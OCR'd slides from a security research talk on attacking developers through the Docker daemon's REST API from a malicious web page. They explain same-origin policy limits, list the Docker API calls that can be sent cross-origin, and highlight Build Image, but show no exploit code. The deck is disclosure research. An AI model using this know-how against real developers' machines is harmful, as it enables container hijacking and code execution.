
Well, That Escalated Quickly!

How abusing the Docker API Led to Remote Code Execution, Same Origin Bypass and Persistence in the Hypervisor via Shadow Containers.

Michael Cherny @chernymi

Sagie Dulce @SagieSec



WHO ARE WE?

Michael Cherny
Head of Research
Aqua Security
@chernymi

Sagie Dulce
Sr Security Researcher
Aqua Security
@SagieSec

FOCUS

- **Developers** are the new **Targets**

FOCUS


- **Developers** are the new **Targets**
- **Main Course**: **APT** → Developer Running **Docker**

FOCUS


- **Developers** are the new **Targets**
- **Main Course**: **APT** → Developer Running **Docker**
- **New Attacks: Host Rebinding** & **Shadow Container**

MENU


- Containers & Container Development
- Attacking Developers
  - Abusing Docker API ①
  - Host Rebinding Attack ②
  - Shadow Containers ③
- Full Attack -> Click 2 PWN
- Conclusions




CONTAINERS?




VIRTUAL MACHINES VS CONTAINERS






CONTAINERS EVERYWHERE

- **Linux Containers**
  - Linux / Windows / Mac
- **Windows Containers**
  - Native / Hyper-V (Windows Server)
  - Hyper-V (windows 10)



CONTAINER ADOPTION STATS



14M Docker Hosts

900K Docker apps

77K% Growth in Docker job listings


12B Image pulls Over 390K% Growth

3300 Project Contributors


https://www.slideshare.net/Docker/dockercon-2017-general-session-day-1-ben-golub

DEVELOPERS AS TARGETS


- High privileges on their machines & domain
- Low security attention
- High Confidence
- Access to sensitive data
  - Code
  - IP
  - Registries



DEVELOPERS AS TARGETS



DEVELOPERS AS TARGETS




ATTACK OVERVIEW

ATTACKING CONTAINER DEVELOPERS


ATTACK OVERVIEW

Daemon listening
on TCP / HTTP

ATTACK OVERVIEW



ATTACK OVERVIEW – WINDOWS 10




ABUSING DOCKER API

FROM A MALICIOUS WEB PAGE

1


DOCKER 4 WINDOWS / MAC

- Client talks to daemon over via REST API
  - UNIX socket
  - named pipe
  - ..or **TCP port**
- TCP port was default on Windows 10




DOCKER 4 WINDOWS / MAC

- Client talks to daemon over via REST API
  - UNIX socket
  - named pipe
  - ..or **TCP port**
- TCP port was default on Windows 10
- Abuse Remotely?




DOCKER REST API – CAN WE ATTACK IT?

- It's complicated
  - Same Origin Policy?!



BROWSER SECURITY

- Browsers need to display content from multiple domains
- But, one domain shouldn’t be able to read / write to another
  - Post status in Facebook
  - Collect underpants...
  - etc.



SAME ORIGIN POLICY (SOP)

- Only “***simple***” requests are allowed **across origins**
  - GET – can’t read response body
  - POST – can’t send with a body / not all header types
  - HEAD
- **Not** same origin:
  - request has different **domain**, **protocol** or **port**

DOCKER API CALLS THAT DON’T VIOLATE SOP

- List containers (GET)
- Inspect container (GET)
- List processes in container (GET)
- Get container logs (GET)
- Get container’s changes in filesystem (GET)
- Export container (GET)
- Get container stats (GET)
- Resize Container (POST)
- Start Container (POST)
- List images (GET)
- Build image (POST)
- Create image (POST)
- Get image history (GET)
- Push image (POST)
- Stop Container (POST)
- Restart container (POST)
- Kill a container (POST)
- Rename container (POST)
- Pause container (POST)
- Unpause container (POST)
- Attach to a container (POST)
- Get file info in a container (HEAD)
- Get filesystem archive (GET)
- Delete Container (POST)
- List networks (GET)
- Inspect Network (GET)
- Tag image (POST)
- List volumes (GET)
- Export image (GET)
- Inspect volume (GET)
- List secrets (GET)
- Create secret (POST)
- Inspect secret (GET)
- Inspect Swarm (GET)
- List nodes (GET)
- Inspect node (GET)
- List services (GET)
- Inspect service (GET)
- Get service logs (GET)
- List tasks (GET)
- Inspect a task (GET)
- Search image (GET)
- Delete image (DELETE)

https://docs.docker.com/engine/api/v1.29/

DOCKER API CALLS THAT DON’T VIOLATE SOP

- List containers (GET)
- Inspect container (GET)
- List processes in container (GET)
- Get container logs (GET)
- Get container’s changes in filesystem (GET)
- Export container (GET)
- Get container stats (GET)
- Resize Container (POST)
- Start Container (POST)
- List images (GET)
- **Build image (POST)**
- Create image (POST)
- Get image history (GET)
- Push image (POST)
- Stop Container (POST)
- Restart container (POST)
- Kill a container (POST)
- Rename container (POST)
- Pause container (POST)
- Unpause container (POST)
- Attach to a container (POST)
- Get file info in a container (HEAD)
- Get filesystem archive (GET)
- Delete Container (POST)
- List networks (GET)
- Inspect Network (GET)
- Tag image (POST)
- List volumes (GET)
- Export image (GET)
- Inspect volume (GET)
- List secrets (GET)
- Create secret (POST)
- Inspect secret (GET)
- Inspect Swarm (GET)
- List nodes (GET)
- Inspect node (GET)
- List services (GET)
- Inspect service (GET)
- Get service logs (GET)
- List tasks (GET)
- Inspect a task (GET)
- Search image (GET)
- Delete image (DELETE)

https://docs.docker.com/engine/api/v1.29/

BUILD IMAGE

- **Build** images from ***Dockerfile***

```
FROM alpine:latest

ADD mycode.sh

RUN apt-get update && apt-get install –y …

RUN ./mycode.sh
```

